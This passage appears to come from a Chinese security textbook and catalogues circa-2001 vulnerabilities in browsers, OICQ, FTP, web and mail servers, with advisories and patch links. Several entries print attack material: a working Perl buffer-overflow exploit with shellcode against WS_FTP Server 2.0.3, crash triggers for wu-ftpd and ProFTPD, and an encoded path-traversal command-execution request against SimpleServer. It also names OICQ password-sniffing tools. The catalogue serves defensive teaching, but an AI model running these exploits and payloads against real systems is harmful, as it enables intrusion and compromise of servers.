这次事件还表明，微软对开放源代码采取了非常矛盾的态度。一方面在公开场合对开放源代码运行大加鞭笞，一方面在产品开发中使用开放源代码软件。

微软在产品开发中使用开放源代码软件的代码已经不是第一次了，过去，它曾多次使用开放源代码软件的代码。微软从来都没有否认它使用了开放源代码软件的代码，但它禁止开发人员使用基于 GPL 协议的代码。

zlib 库文件的许可协议允许任何公司使用其源代码，但与 GPL 协议不同的是，它又不要求使用其源代码的用户在因特网上公开发布自己的源代码。

• Gauntlet 的漏洞

这一漏洞是被 Garrison Technologies Inc.发现的，被在 Cert 的建议 CA-2001-25 提及。这个警告说一个缓冲溢出漏洞能使得入侵者在使用 Gauntlet 为 UNIX 系统制作的 5.x 和 6.x，PGP e-ppliance 300 系列 1.0，PGP e-ppliance 300，1000 series versions 1.5 和 2.0，McAfee e-ppliance 100 和 120 系列，及 McAfee WebShield for Solaris version 4.1 的用户的系统上运行任意的程序。

这个漏洞能被一个 PGP 提供的补丁修补（http://www.pgp.com/support/product-advisories/csmap.asp）。CERT 的建议解释了这个漏洞的严重后果，“防火墙通常和其他的网络设备有着信

任关系。一个入侵了防火墙的入侵者就能通过这个入侵在网络上的其他设备，或者改变网络参数。”

这个 EAL4 证书来自于英国组织 Common Criteria，它的任务是创造一个全世界范围内接受的信息安全产品评估标准。PGP Security 的产品管理主任 Marvin Dickerson 声明 Gauntlet 防火墙正在进行更广泛的测试，并且在分析产品的设计和发展方式。

Common Criteria 是由来自于加拿大、法国、德国、瑞士、英国及美国的标准和国家安全组织协作下确定的。

• OutLook Express 的安全漏洞

malware.com 网站的技术人员发现，随 Windows XP 一同发布的 Outlook Express 6 存在安全漏洞，此漏洞可以使附件在未经允许的情况下自动执行，不会向用户提出任何警告。一般情况下，电子邮件可执行附件在执行之前都会向用户发出警告，未经允许是不可能被执行的。而通过将可执行文件的扩展名改为“.bat”，这一警告将不再出现，代之以普通的“Open/Save”对话框。

当然，用户此时也可以通过“不对附件进行打开存储操作，以防病毒侵扰”选项来阻止附件的执行。但如果这个附件被包含在网页框架中，就可以彻底绕过上述过程，直接执行。

另外，如果用户将经过改动的上述邮件附在其他邮件中，这一检查过程同样不会被执行。

• IE 6.0 存在信息泄露本地文件可读漏洞

受影响系统：Internet Explorer 6.0

漏洞内容：通过简单的使用 document.open 而不使用 document.close 方法，入侵者可以窃取 Cookie、读本地文件、伪造站点内容等。

入侵实例剖析：

http://www.osioniusx.com 有演示页面。

"cookieStealing.html"是打开 yahoo.com 和窃取 Cookie 的演示。

"FileReading.html"是读取 c:\test.txt 文件的演示。

"SiteSpoofing.html" 是伪造 http://www.chase.com（银行）的站点并连接到 http://www.osioniusx.com。

解决方案：osioniusx at yahoo.com

参考：http://www.securiteam.com/windowsntfocus/6B00L003FU.html

• Netscape 6 安装时临时文件建立存在问题

受影响系统：Netscape 6.01a

漏洞内容：在 Solaris 2.7/8 Sparc 上安装 Netscape 6.01a 时，建立的/tmp/admin.3842 文件属性是 644，如果这个包在多用户环境下由 root 安装，就可能存在符号连接漏洞，导致覆盖任何系统文件，下面是有问题的代码：

```
# grep tmp ns6install
cat >/tmp/admin.$$ ^^EOF
/usr/sbin/pkgrm -n -a /tmp/admin.$$ ${pkg}.* 2>&1
/usr/sbin/pkgadd -n -a /tmp/admin.$$ -d `pwd` $pkg 2>&1
#
```

解决方案：临时方法：在单用户下安装系统，清除/tmp 目录中的文件然后安装。

• IE https 认证漏洞

受影响系统：Microsoft Internet Explorer 5.0/5.5/6.0

漏洞内容：IE 存在漏洞可以使入侵者使用中间人手段进行入侵，而探测这种入侵的方法只有手工地比较服务器名和存在于证书中的名字。IE 检查嵌入在普通 HTTP 页中 HTTPS 对象的处理方法存在缺陷。根据测试 IE 只仅仅检查 HTTPS 服务器的证书是否由信任的 CA 来签名，而完全忽略认证中心是否发布正确的名字或者已经过期，这个问题并不危险，因为用户会认为嵌入到 HTTP 页面中的 HTTPS 对象不安全。不过问题是 IE 标志这个证书是受信的而且把这个受信过程一直延续到浏览会话结束，这意味着一但用户浏览过包含来自 MIMed SSL 服务器上的图片普通的 HTTP 页面，IE 不会警告用户这是一个非法站点证书。

入侵实例剖析：如下所示：入侵者在用户站点子网运行针对 HTTP/HTTPS 的 MIM 入侵工具，工具 HTTP 部分自动追加^img src="https://www.yoursite.com/nonexistent.gif" width=1 height=1^到返回给客户浏览器的任何 html 页面，并且 HTTPS 部分提供给他的浏览器合法，但是针对 http://www.shop.com 的窃取的证书，当 IE 尝试显示图像时只检查证书是否由受信的 CA 签发而不比较在证书内部的名字或者检查是否过期。如果客户现在通过 HTTPS 尝试登录用户的站点，IE 会认为证书可信而无须再进行检查，客户只能通过手工检查证书中的服务器名是否正确而判断是否被欺骗，不过很少人会进行如此检查。

将一个演示的 Web 页面放在 http://suspekt.org 站点上。

参考：

http://security.e-matters.de/advisories/012001.html

http://www.phrack.org/show.php?p=57&a=13

• 微软的拨号连接的漏洞

微软警告用户称，RAS（远程访问服务）Phonebook 中一个“危险的”安全缺陷能够引起系统崩溃，或者让黑客以 LocalSystem 权限在系统上运行软件。

澳大利亚的计算机安全软件公司 itSecure 发布的安全公告称，RAS 提供计算机和网络间通过电话线进行的拨号连接，RAS 电话簿存储着用于拨叫远程系统的电话号码、安全和网络等设置。这一安全缺陷是一个没有正确地检查的电话簿值，它能够引起缓冲区溢出。

受影响的软件包括 Windows NT 4.0、Windows NT 4.0 终端服务版、Windows 2000、Windows XP、路由和远程访问服务器（RRAS）等所有包括 RAS 电话簿的软件。微软公司已经发布了相应的安全补丁程序来修复这一安全缺陷。

itSecure 公司的安全总监罗尔表示，任何使计算机通过拨号连接与因特网、VPN 和办公室网络等网络相连的用户都可能受到入侵，但他指出，目前还没有收到受到这一安全缺陷入侵的报告。

• OICQ 缺陷漏洞

国内 OICQ 非常普及，但是它的安全性却没有引起网民的注意。事实上，针对 OICQ 的入侵非常多。OICQ 的漏洞也很容易被利用，下面列举一二。

• 暴露个人信息的漏洞

如果用户是在家或是办公室里单独一人使用一台计算机，则不会有此担心。但若是几人共用一台计算机或是在网吧上网，且该用户的聊天朋友和聊天记录属个人隐私级的话，该用户可要当心了。因为稍懂“复制”、“粘贴”的人都能窃取该用户的信息。OICQ 登录对话框中有个

“下次登录时不出现该提示框”的选项，若是选了它，则别人可以轻松地登录到该用户的账号下，这样其密码、好友名单和聊天记录就暴露无遗了。

即使不选这一选项，他人也可以进入以用户 OICQ 号为名的文件夹查看一个名叫 friends.v30 的文件，找一个编辑程序打开该文件，便能看到该用户的好友名单。另外，更高级一点的就是利用一个叫做 oicqreader 的软件，只要选好 OICQ 的安装路径，则 OICQ 安装目录下的所有 OICQ 账号都在劫难逃，好友名单和聊天记录就都很方便地展示在入侵者的眼皮底下了。

- 密码漏洞

有一种软件 oicqpasssniff 可以在用户输入密码登录 OICQ 的瞬间偷偷记录下来。他只要在用户上网之前运行该程序，然后在用户下网离开后到 C 盘根目录下查看一个名叫 log.txt 的文件，该用户的密码便已经显示在该文件中。而且该程序运行时，按“Ctrl+Alt+Del”组合键也无法看到它的存在。

此外，还有一种远程破解工具，是一个叫 oicqhack 的程序。它可在线破解一个或多个账号的密码，速度极快，但效果并不理想。

3.4 网络服务的缺陷

网络的最重要的功能之一便是提供各种网络服务，像经常所说的上网冲浪一般用的就是 WWW 服务，事实上，网络服务的种类很多，常见的有 FTP 服务、Telet 服务、Email 服务、WWW 服务和 DNS 服务等。人们比较熟悉的有 WWW 服务、FTP 服务和电子邮件服务，不太熟悉的有 TFTP 服务、NFS 服务和 Finger 服务等等。这些服务都存在不同程度上的安全缺陷。现以常见的下列网络服务分类，分别列举若干这些服务所存在的缺陷。除了上面提到的 FTP、WWW、Email 和 DNS，还有 X-Window 服务、Finger 服务、基于 RPC 的 NFS 服务和 BSD UNIX 的以“r”开头的服务，如 Rlogin、rsh 和 rexec。这些服务在设计上安全性很差，一般应只在内部网使用。如果有防火墙，应把这些服务限制在内网中。

3.4.1 FTP 服务器

在本文的第 2 章中已经介绍过，FTP 是建立在 TCP/IP 上的专门用于传输数据的一类协议，它的主要目的便是提供各种数据上载及下载服务。整个因特网上各种 FTP 服务器很多，所采用的 FTP 服务系统亦各不相同，比较常见的有 WS_FTP、WU-FTP 和 Server-U 等。

匿名 FTP 是人们常使用的一种 FTP 服务方式。匿名 FTP 服务就象匿名 WWW 服务一样是不需要口令的，但用户权力会受到严格的限制。匿名 FTP 存在一定的安全隐患，因为有些匿名 FTP 站点提供可写区给用户，这样用户可以上载一些软件到站点上。但这些可写区常被一些人用作地下仓库，存放一些盗版软件和黄色图片，这会浪费用户的磁盘空间、网络带宽等系统资源，可能会造成“拒绝服务”。匿名 FTP 服务的安全很大程度上决定于一个系统管理员的水平，一个低水平的系统管理员很可能会错误配置权限，从而被黑客利用破坏整个系统。下面列举若干该类服务器所存在的漏洞。

- WS_FTP server 2.0.3 存在缓冲溢出漏洞

受影响系统：WS_FTP server 2.0.3

漏洞内容：WS_FTP server 2.0.3 在 STAT 命令上存在一个缓冲溢出，可能导致入侵者获得系统权限。通过对 STAT 命令提交超长的字符串（如 479 字节），可以导致 EIP 被覆盖。

入侵实例剖析：

```
C:\tools\web>nc localhost 21
220-helig X2 WS_FTP Server 2.0.3.EVAL (35565717)
220-Wed Aug 08 19:57:40 2001
220-30 days remaining on evaluation.
220 helig X2 WS_FTP Server 2.0.3.EVAL (35565717)
user ftp
331 Password required
pass ftp
230 user logged in
stat
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAA

AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAA

AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAA

AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAA

AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAA

AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAA

AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAA
AAAAAAAAA
0808 19:57:40 (000002e8) 127.0.0.1:1131 connected to 127.0.0.1:21
SetFolder = C:\program\iFtpSvc\helig
SetFolder = C:\program\iFtpSvc\helig\public
SetFolder = C:/program/iFtpSvc/helig
0808 19:57:43 (000002e8) helig S(0) 127.0.0.1 anon-ftp logon success
```

```
(A1)
Access violation - code c0000005 (first chance)
eax=000000ea ebx=0067c280 ecx=000000ea edx=00000002
esi=0067c280 edi=00130178
eip=41414141 esp=0104ded4 ebp=41414141 iopl=0
41414141 ??                    ???
#############################################################################
## #
# WS_FTP Server 2.0.3 STAT proof-of-concept exploit
# By andreas@defcom.com (C)2001
#
#
# There are a couple of things screwing up this exploit. First, the
# total number of bytes we control in the area where ESP is pointing,
# corresponds to the number of bytes in the domain name. So, to make
sure
# it works on as many systems as possible, Im only using 2 bytes here.
# So, we have to jump back through the buffer... Fun.. :)
# Second, the number of bytes needed to overwrite EIP is dependant on
the
# number of bytes in the server name.
# Third, the stack has to be moved to the heap, because there is no
# good place on the stack, it just ends with CreateFile overwriting
stuff.
#
# Im using a "jump esp" in shlwapi.dll(0x70beed87) as the return
address,
# change this if it does not work on your system.
#
#############################################################################
##
$login="ftp";       #username
$pass="ftp";       #password
#############################################################################
##
$ARGC=@ARGV;
if ($ARGC !=1) {
      print "WS_FTP server 2.0.3 STAT proof-of-concept exploit\n";
      print "It creates a file named defcom.iyd in the c-root\n";
```

```
        print "(C)2001 andreas\@defcom.com\n";
        print "Usage: $0 ^host^\n";
        print "Example: $0 127.0.0.1\n";
        exit;
}
use Socket;
my($remote,$port,$iaddr,$paddr,$proto);
$remote=$ARGV[0];
$port = "21";
$iaddr = inet_aton($remote) or die "Error: $!";
$paddr = sockaddr_in($port, $iaddr) or die "Error: $!";
$proto = getprotobyname('tcp') or die "Error: $!";
socket(SOCK, PF_INET, SOCK_STREAM, $proto) or die "Error: $!";
connect(SOCK, $paddr) or die "Error: $!";
##############################################################################
####################
# get servername and length of domain
recv(SOCK,$reply,1024,0);
@split1 = split(/\ /,$reply);
@split2 = split(/\-/,$split1[0]);
$servername = $split2[1];
$pos = index($servername,"\.");
if ($pos == -1) { print "Error: Domain has to be atleast two characters"; exit; }
$domain = substr($servername,$pos);
if (length($domain) 小于 2) { print "Error: Domain has to be atleast two characters"; exit; }
##############################################################################
##############
sleep(1);
$msg = "user $login\n";
send(SOCK, $msg, 0) or die "Cannot send query: $!";
$msg = "pass $pass\n";
sleep(1);
send(SOCK, $msg, 0) or die "Cannot send query: $!";
$sploit="\xeb\x03\x5a\xeb\x05\xe8\xf8\xff\xff\xff\x8b\xc2\x83\xc0\x1a\xeb\x02\xeb\x80\x33";
$sploit = $sploit .
"\xc9\x66\xb9\xd6\x80\x66\x81\xf1\x80\x80\x80\x30\x99\x40\xe2\xfa\x12";
$sploit = $sploit .
"\x7b\x1a\x75\x92\x12\x75\xcb\xf1\x99\x63\x99\x99\xf1\xd9\x99\x99\x99";
$sploit = $sploit .
```

```
"\x27\x45\x8d\xdc\x99\x66\x8f\xc3\x9c\x99\x63\x99\x99\x12\x79\x12\x75";
$sploit = $sploit .
"\xaa\x59\xf1\x19\x99\x99\x99\xf3\x9b\xc9\xc9\xf1\x99\x99\x99\x89\x1a";
$sploit = $sploit .
"\x5b\xfb\xcb\x27\xbd\x8c\xdc\x99\x66\x8f\xaa\x59\xc9\x27\x89\x8f\xdc";
$sploit = $sploit .
"\x99\x66\x8f\xfa\xa3\xc5\xfd\xfc\xff\xfa\xf6\xf4\xb7\xf0\xe0\xfd\x99";
\$msg = "stat " . "\x90" x (480-length($sploit)-length($servername)).
$sploit . "\x87\xed\xbe\x70" . "\x90" x 16 . "\xeb\x81" . "\r\n";
print $msg;
sleep(1);
send(SOCK, $msg, 0) or die "Cannot send query: $!";
sleep(1);
exit;
```

解决方案：升级到 2.0.4 版本：

http://www.ipswitch.com/support/WS_FTP-Server/patch-upgrades.html

• Wu-Ftpd 存在文件扩展导致 Heap 破坏漏洞

受影响系统：

Washington University wu-ftpd 2.6.1

Caldera OpenLinux Server 3.1

Caldera OpenLinux Workstation 3.1

Cobalt Qube 1.0

Conectiva Linux 7.0

Conectiva Linux 6.0

MandrakeSoft Corporate Server 1.0.1

MandrakeSoft Linux Mandrake 8.1

RedHat Linux 6.0 sparc

RedHat Linux 6.0 i386

RedHat Linux 6.0 alpha

还有部分其他操作系统，这里就不做赘述了。

漏洞内容：Wu-Ftpd 是一款基于 BSD ftpd 的服务程序，其中存在一个远程 Heap 破坏漏洞，可以导致远程入侵在目标服务器上执行任意命令。Wu-Ftpd 允许客户端提供“文件扩展”模式来对文件进行操作，文件扩展也用于各种 shell 上，此文件扩展实现上存在一个 Heap 破坏可以导致入侵者执行任意命令。在处理扩展模式过程中，Wu-Ftpd 会建立一匹配的文件列表，这些数据存储在 Heap 区，由 malloc（）分配，globbing 扩展函数简单的返回指针给列表，其调用函数进行内存释放。如果在扩展模式处理过程中出现错误，内存会被分配并需要设置一变量来指示出错过程。调用函数需要在尝试使用这个扩展文件名之前检查这个变量值（之后会释放内存）。当部分扩展模式被处理时，扩展函数没有在错误发生时设置这个变量，结果导致 Wu-Ftpd 释放没有初始化的内存。这里就存在多种利用可能。如果在 Free 调用之前这部分内存包含了

用户可控制数据，就可以导致任意数据写到内存中，导致函数指针或者返回地址被覆盖而执行任意代码。此漏洞需要匿名用户或者合法用户登录。

入侵实例剖析：

```
ftp> open localhost
Connected to localhost (127.0.0.1).
220 sasha FTP server (Version wu-2.6.1-18) ready.
Name (localhost:root): anonymous
331 Guest login ok, send your complete e-mail address as password.
Password:
230 Guest login ok, access restrictions apply.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls ~{
227 Entering Passive Mode (127,0,0,1,241,205)
421 Service not available, remote server has closed connection
1405 ? S 0:00 ftpd: accepting connections on port 21
7611 tty3 S 1:29 gdb /usr/sbin/wu.ftpd
26256 ? S 0:00 ftpd:
sasha:anonymous/aaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
26265 tty3 R 0:00 bash -c ps ax | grep ftpd
(gdb) at 26256
Attaching to program: /usr/sbin/wu.ftpd, process 26256
Symbols already loaded for /lib/libcrypt.so.1
Symbols already loaded for /lib/libnsl.so.1
Symbols already loaded for /lib/libresolv.so.2
Symbols already loaded for /lib/libpam.so.0
Symbols already loaded for /lib/libdl.so.2
Symbols already loaded for /lib/i686/libc.so.6
Symbols already loaded for /lib/ld-linux.so.2
Symbols already loaded for /lib/libnss_files.so.2
Symbols already loaded for /lib/libnss_nisplus.so.2
Symbols already loaded for /lib/libnss_nis.so.2
0x40165544 in __libc_read () from /lib/i686/libc.so.6
(gdb) c
Continuing.
Program received signal SIGSEGV, Segmentation fault.
__libc_free (mem=0x61616161) at malloc.c:3136
3136 in malloc.c
```

解决方案：Redhat 升级如下程序。

Red Hat RPM 6.2 alpha wu-ftpd-2.6.1-0.6x.21.alpha.rpm

ftp://updates.redhat.com/6.2/en/os/alpha/wu-ftpd-2.6.1-0.6x.21.alpha.rpm

Red Hat RPM 6.2 sparc wu-ftpd-2.6.1-0.6x.21.sparc.rpm

ftp://updates.redhat.com/6.2/en/os/sparc/wu-ftpd-2.6.1-0.6x.21.sparc.rpm

参考：

http://www.securityfocus.com/advisories/3680

http://www.core-sdi.com/

http://www.wu-ftpd.org/

• BlackMoon FTPd 存在缓冲溢出漏洞

受影响系统：BlackMoon FTP v1.5（Release #1 Build 1547）–Windows 2000

漏洞内容：BlackMoon FTP 服务程序存在缓冲溢出，可以导致在目标机器上执行任意命令。问题存在于接收到数据时：

```
CBuffer::CBuffer(const char * data, int len, int capacity_inc)
{
    bf_head = (char*)&staticBuf; //(char*)malloc(len * sizeof(char));
    if(bf_head != NULL)
    {
            memcpy(bf_head,data,len);
            bf_capacity = sizeof(staticBuf); //len;
            bf_current_size = len;
            bf_capacity_inc = capacity_inc;
```

任意标准 FTP 命令如 USER，PASS，CWD 提交超过 4096 的字节可导致服务崩溃。

解决方案：可关注 http://www.blackmoon.filetap.com

• ProFTPD 存在安全问题

受影响系统：

ProFTPD 1.2.4

ProFTPD 1.2.2rc3

漏洞内容：ProFTPD 在处理 globbing 的时候也存在类似 wu-ftpd 的问题，当请求 ls ////////// 的命令时候，会导致段错误，使 FTP 服务程序断开连接。

入侵实例剖析：

```
ftp> ls //////////
200 PORT command successful.
150 Opening ASCII mode data connection for file list.
421 Service not available, remote server has closed connection
ftp>
```

而出现的调试信息如下：

```
dispatching PRE_CMD command 'LIST //////////' to mod_core
dispatching CMD command 'LIST //////////' to mod_ls
active data connection opened - local : 127.0.0.1:20
```

```
active data connection opened - remote : 127.0.0.1:1286
in dir_check_full(): path = '/', fullpath = '/home/ftp/'.
ProFTPD terminating (signal 11)
```

解决方案：升级到 1.2.5RC1 版本。

http://www.proftpd.org

参考：http://archives.neohapsis.com/archives/bugtraq/2001-12/0196.html

3.4.2 WWW 服务器

WWW 服务相对于其他服务出现比较晚，是基于超文本传输协议（HTTP），它是由瑞士日内瓦欧洲粒子物理实验室发明的，并在短时间内得到迅猛发展，是人们最常使用的因特网服务。随着 Netscape 公司推出安全套接口层（SSL），WWW 服务器和浏览器的安全性得到很大的提高，现在人们已经把这种技术应用于电子商务（E-business），例如在美国，人们可以在因特网上买卖股票和使用信用卡购物。既然把 WWW 服务说得那么安全，到底它存在什么安全问题呢？安全套接口层（SSL）确实对 WWW 服务的安全提高很多，但它主要解决了数据包被窃听和劫持的问题，除此之外 WWW 服务还有其他的问题，如 WWW 服务使用的 CGI 程序，服务器端附件（SSI、Server Side Include）和 Java Applet 小程序等。

最初 WWW 服务只提供静态的 html 页面，这种页面显得很呆板，用户看到主页没有变化，于是引入了 CGI 程序，CGI 程序让主页活起来。当用户进入 hotmail 时，会发现下面的广告是不断变化的，这就是应用了 CGI 程序的结果。CGI 程序可以接收用户的输入信息，一般用户是通过表格把输入信息传给 CGI 程序的，然后 CGI 程序可以根据用户的要求进行一些处理，一般情况下会生成一个 html 文件，并传回给用户。CGI 程序很多都存在安全漏洞，很容易被黑客利用做一些非法的事情，如把/etc/passwd 文件传给黑客，删除服务器上的文件等。还有，现在很多人在编 CGI 程序时，可能对 CGI 软件包中的安全漏洞并不了解，而且大多数情况下不会重新编写程序的所有部分，只是对其加以适当的修改，这样很多 CGI 程序就不可避免的具有相同的安全漏洞，所以用户若要编写一个安全的 CGI 程序，就应先去了解这些软件包中的安全漏洞，这些在网上可以得到。CGI 程序很多是用 Perl 来编写的，Perl 的功能很强大，但也很不安全，其中有很多 UNIX 的特殊字符可用来执行 UNIX 的系统命令，一般入侵者就是利用这些特殊字符实施入侵的。

由于各个网站所使用的操作系统的不同它所采用的 WWW 服务器也不尽相同。像 Microsoft 的 Windows 2000 sever 就提供 IIS 服务，内含有 WWW 服务，但是针对 IIS 的入侵很多，这都是因为其本身存在的很多缺陷所造成的。读者可以看看下面的例子。

- 微软 IIS 远程拒绝服务漏洞

受影响的系统：Microsoft IIS version 4.0 / 5.0

漏洞描述：本漏洞导致 Windows NT 系统 100%消耗 CPU 资源。inetinfo.exe 进程无法终止，需要重启 IIS。本漏洞主要存在于 IIS 4.0，对于 5.0 危害有限。IIS 使用了 IISADMPWD 虚拟目录，允许用户更改口令。IIS 被安装时，创建%system32%\inetsrv\iisadmpwd，该目录下包含.htr 文件，用于 Web 方式口令管理。仅仅当虚拟目录 IISADMPWD 被建立时，才允许用户更改口令。在一个易受入侵的系统中，入侵者发送畸形的请求迫使 inetinfo.exe 消耗 100%的 CPU 资源，IIS 不再响应其他请求。此时，inetinfo.exe 进程无法终止，需要重启 IIS。对于 IIS 5.0 的

影响不很严重，受入侵后，将无法访问目标主机上的任何.htr 为后辍的文件，但是 CPU 占用率不会激增到 100%。

建议：微软提供了 IIS 4/ 5 的补丁。

IIS 4：http://www.microsoft.com/Downloads/Release.asp?ReleaseID=20905

IIS 5：http://www.microsoft.com/Downloads/Release.asp?ReleaseID=20903

ISS X-Force 建议按照如下步骤删除 IISADMPWD 虚拟目录。

IIS 4：启动微软 IIS 管理控制台，在左面点击进入如下路径

Console Root\Internet Information Server\< Computer

Name>

\Default Web Site\IISADMPWD

右击 IISADMPWD 虚拟目录，选择删除。

IIS 5：启动微软 IIS 管理控制台，在左面点击进入如下路径。

Internet Information Server\< Computer Name>\Default

Web Site\IISADMPWD

右击 IISADMPWD 虚拟目录，选择删除。

- 微软 IIS 4.0/ 5.0 ESC 控制序列漏洞

受影响的系统：

Microsoft IIS 5.0 + Microsoft Windows NT 2000

Microsoft IIS 4.0 + Microsoft Windows NT 4.0

+ Microsoft BackOffice 4.5 - Microsoft Windows NT 4.0 Microsoft BackOffice 4.0

- Microsoft Windows NT 4.0

漏洞描述：如果一个畸形的 URL 请求包含了大量的 ESC 控制序列字符，将导致微软的 IIS 的性能急剧下降，直到该 URL 请求被处理。

建议：微软已经就此发布了安全公告，并提供了补丁下载：

Microsoft IIS 5.0：Microsoft patch Q254142_W2K_SP1_x86_en

http://download.microsoft.com/download/win2000platform/Patch/Q254142/NT5/EN-US/Q254142_W2K_SP1_x86_en.EXE

Microsoft IIS 4.0：Microsoft patch escseq4a

http://download.microsoft.com/download/iis40/Patch/4.2.740.1/NT4ALPHA/EN-US/escseq4a.exe

Microsoft patch escseq4i

http://download.microsoft.com/download/iis40/Patch/4.2.740.1/NT4ALPHA/EN-US/escseq4i.exe

此外，其他的一些 WWW 服务器也存在若干漏洞。

- SimpleServer：WWW 存在命令可执行漏洞

受影响系统：SimpleServer：WWW version 1.13 和之前的版本

漏洞内容：SimpleServer（http://www.analogx.com/contents/download/network/sswww.htm）是一个 Web 服务程序，其中存在一个远程命令可执行漏洞，当接收到编码字符时，允许远程入侵者绕过 root 目录而执行程序。

入侵实例剖析：

```
$ telnet 192.168.0.2 80
Trying 192.168.0.2...
Connected to 192.168.0.2
Escape character is ^].
GET
/cgi-bin/%2E%2E%2F%2E%2E%2F%2E%2E%2F%2E%2E%2F%2E%2E%2F%2E%2E%2F%2E%2E%2F
%2E%2E%2F%57%49%4E%4E%54%2F%73%79%73%74%65%6D%33%32%2Fping%20192.16
8.0.1
HTTP/1.0
[NOTE: The above line has been wrapped for readability]
HTTP/1.0 200 OK
Pinging 192.168.0.1 with 32 bytes of data:
Reply from 192.168.0.1: bytes=32 time^10ms TTL=255
Reply from 192.168.0.1: bytes=32 time^10ms TTL=255
Reply from 192.168.0.1: bytes=32 time^10ms TTL=255
Reply from 192.168.0.1: bytes=32 time^10ms TTL=255
Ping statistics for 192.168.0.1:
Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
Minimum = 0ms, Maximum = 0ms, Average = 0ms
Connection closed by foreign host.
Note, the following URL encoded strings were used:
%2E%2E%2F = ../ %57%49%4E%4E%54 = WINNT
%73%79%73%74%65%6D%33%32 = system32
```

解决方案：升级到 SimpleServer：WWW 1.15 版本。

• Website Pro GET 缓冲区溢出

影响系统：运行 Website Pro GET 的 Windows NT。远程用户能够执行任意代码。

漏洞描述：有许多方法引起该缓冲溢出，例如发送一个过长的 GET 请求或过长的 Referer 客户头。这时，如果存储的返回地址被覆盖，就会控制 httpd32.exe 进程。通过用内存中的地址（包含 call ebx 或 jmp ebx）覆盖返回地址，就有可能指向用户提供的缓冲区，其中存放入侵代码。

解决方法：下载并升级为 2.5 版本。

• Absent Directory Browser Argument 拒绝服务

影响系统：

Internet Information Server 4.0 for NT （由 IIS 3.0 升级）

Internet Information Server 5.0 for NT （由 IIS 3.0 升级）

漏洞描述：一个装有从 3.0 升级而来的 IIS4.0 或 5.0 的系统由于 4.0 的功能变化包含了 3.0 的未使用的残余功能。因为很容易在安装服务器时偶然地安装 IIS3.0，所以肯定有一些系统没

有清除不再使用的脚本，从而易受入侵。

如果异常地请求/scripts/iisadmin 下的某个文件，Web 服务器就会进入一个死循环，不再接受请求。虽然服务继续在 TCP 端口 80 等待（或者是其他安装的端口），但是不再相应 HTTP 请求。通常必须重启机器才能使 IIS 工作，简单地终止和启动 inetinfo 不起作用。

解决办法：下载补丁：

Internet Information Server 4.0：

http://www.microsoft.com/Downloads/Release.asp?ReleaseID=22709

Internet Information Server 5.0：

http://www.microsoft.com/Downloads/Release.asp?ReleaseID=22708

3.4.3 E-mail 服务器

E-mail 服务器，顾名思义，就是提供发送和转发电子邮件的服务器，它所使用的协议为 SMTP（简单邮政传输协议）及 POP3。现在，UNIX 环境下的电子邮件服务器一般是 Sendmail，它是一个复杂的功能强大的应用软件，正因为这样它就具有更多的安全漏洞。程序越庞大、越复杂，就越有可能出现多的安全漏洞，这是一个公认的原理。Sendmail 在 UNIX 环境下以 root 账户运行，所以如果该程序被黑客利用，用户的主机的损失将会是十分巨大的。因特网蠕虫病毒曾经震惊世界，它使大批的服务器陷于瘫痪之中，这种病毒就是利用了 Sendmail 的安全缺陷。如果要把这些功能以更安全的方式实现，需要对 Sendmail 进行重新设计和重新实现，但人们又会担心新的版本会出现更多的不可知的安全漏洞。以下是一些 E-mail 服务器存在的漏洞列表。

• Sendmail mail.local 漏洞

受影响的系统：Sendmail 8.9.3

不受影响系统：

Sendmail 8.10

Sendmail 8.10.1

漏洞描述：mail.local 是 Sendmail 里面的一个程序，它被用作本地邮件的传送代理。mail.local 使用 LMTP（本地邮件传输协议）接受标准输入并发信到用户信箱。当在 LMTP 模式下时，mail.local 处理的消息以“.\n”开始。因此，可以发送一个 2047 字节的，后跟“.\n”的字符串。那么这个字符串后面的内容就会被 mail.local 当做 LMTP 命令来处理。这样 sendmail 的日志或者过滤机制就失去了作用。另一个问题是，当 LMTP 命令被执行的时候，mail.local 可能会产生结果输出。但是 sendmail 并不知道，所以不会去读 I/O buffer。这些结果输出如果很多，就会导致 sendmail 和 mail.local 死锁，I/O Buffer 也会被填满。

建议：sendmail 8.10 以上版本已经解决了 deadlock/LMTP 问题。在 solaris 上 8.10 和 8.10.1 仍然无法解决信头长度入侵。

• Access Validation Error 访问验证错误

漏洞描述：通过 comm.lycos.com、angelfire.com 和 eudoramail.com 可以远程地偷窃邮件的附件。

问题描述：在 comm.lycos.com、angelfire.com 和 eudoramail.com 等站点上安装了 WebMail（或者是 WhoWhere.com 软件），入侵者利用 WebMail 通过修改 compose message 表单中隐藏的

表单域，就可以偷窃其他人邮件中的附件。如果一条消息附了一个文件，那么 compose message 表单中隐藏表单域，像如下形式：

filename.txt = /tmp/cache/24377.550

通过把隐藏表单域设置成类似的值，某人发送的邮件就可以包括另一个人的附件。例如：

filename.txt = /tmp/cache/24377.549

它也可能使用../..进入上一级目录

问题存在以下几个方面：

（1）一个用户允许附件属于其他的用户，也就是说没有文件所有权的检查；

（2）用户输入的“..”字符序列没有进行验证；

（3）临时文件名是容易猜测的顺序排列成的数字。

技术描述：通过找到保存 compose message HTML 表格中的数据并对它手工进行修改，才能够利用上述漏洞，因此该漏洞的利用价值不高。

解决方案：供应商已经修复了这个特殊的安全漏洞，因此所有的 Web 邮件供应商都在尽力使他们的系统不再受类似问题的干扰。

• NTMail 配置服务 DoS 漏洞

影响的系统：

NTMail V5 Alpha Processor

NTMail V5 Intel Processor

NTMail V6 Alpha Processor

NTMail V6 Intel Processor

